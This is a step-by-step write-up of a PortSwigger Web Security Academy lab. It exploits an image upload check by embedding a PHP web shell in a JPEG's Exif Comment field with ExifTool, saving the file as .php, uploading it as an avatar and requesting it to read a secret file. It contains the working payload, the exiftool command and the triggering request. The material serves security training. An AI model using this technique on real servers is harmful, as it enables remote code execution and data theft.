PortSwigger
Lab Description

This lab contains a vulnerable image upload function. Although it checks the contents of the file to verify that it is a genuine image, it is still possible to upload and execute server-side code.
Objective: Upload a basic PHP web shell, then use it to exfiltrate the contents of the file
/home/carlos/secret. Submit this secret using the button provided in the lab banner.
- Your credentials: `wiener:peter
Step 1: Understanding the Vulnerability
The polyglot file technique:
- Server validates that uploaded files are genuine images by checking magic bytes
- However,
.phpfiles are allowed for upload (avatar functionality) - We can create a file that is both a valid image AND contains executable PHP code
The attack:
- Create a PHP payload to read Carlos’s secret
- Embed the payload into a valid image’s metadata using ExifTool
- Save the result with a
.phpextension - Upload as avatar → server accepts it (valid image magic bytes)
- Access the uploaded file → PHP code executes
- Extract the secret from the response
Step 2: Reconnaissance
Step 2.1: Log In
- Log in with
wiener:peter - Go to My account page
Step 2.2: Test Simple PHP Upload (Fails)
Create exploit.php:
<?php echo file_get_contents('/home/carlos/secret'); ?>
Attempt to upload as avatar → Rejected (not a valid image)
Step 3: Creating the Polyglot File
Step 3.1: Prepare Base Image
Download or use any small JPEG image (e.g., image.jpg).
Step 3.2: Run ExifTool Command
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" image.jpg -o polyglot.php
Command breakdown:
| Parameter | Purpose |
|---|---|
exiftool | Tool to read/write image metadata |
-Comment="..." | Writes PHP code into the JPEG Comment field |
image.jpg | Source image file |
-o polyglot.php | Output filename (PHP extension) |
Step 3.3: Verify the File
The resulting polyglot.php file:
- Has valid JPEG headers (magic bytes:
ÿØÿàorJFIF) - Contains PHP code in Exif metadata
- Has
.phpextension
Step 4: Uploading the Polyglot File
Step 4.1: Upload as Avatar
- Go to My account → Avatar section
- Click Choose file → Select
polyglot.php - Click Upload
Upload successful! The server accepts it because it’s a valid JPEG image.
Step 4.2: Find the Uploaded File Path
From the page source or Burp history, find where the avatar is stored:
https://YOUR-LAB-ID.web-security-academy.net/files/avatars/polyglot.php

Step 5: Executing the Payload
Step 5.1: Request the File
Navigate to the uploaded file URL in your browser or Burp:
GET /files/avatars/polyglot.php HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Step 5.2: Extract the Secret
The response contains binary image data mixed with the PHP output.
Search for START and END markers in the response:
ÿØÿà JFIF... (binary data) ... START 2B2tlPyJQfJDynyKME5D02Cw0ouydMpZ END ...
Between them is Carlos’s secret: 2B2tlPyJQfJDynyKME5D02Cw0ouydMpZ
Step 6: Submitting the Secret
- Go back to the lab page
- Click Submit solution (button in the lab banner)
- Paste the secret
- Click *Submit
Step 7: Lab Solved

Success message displayed: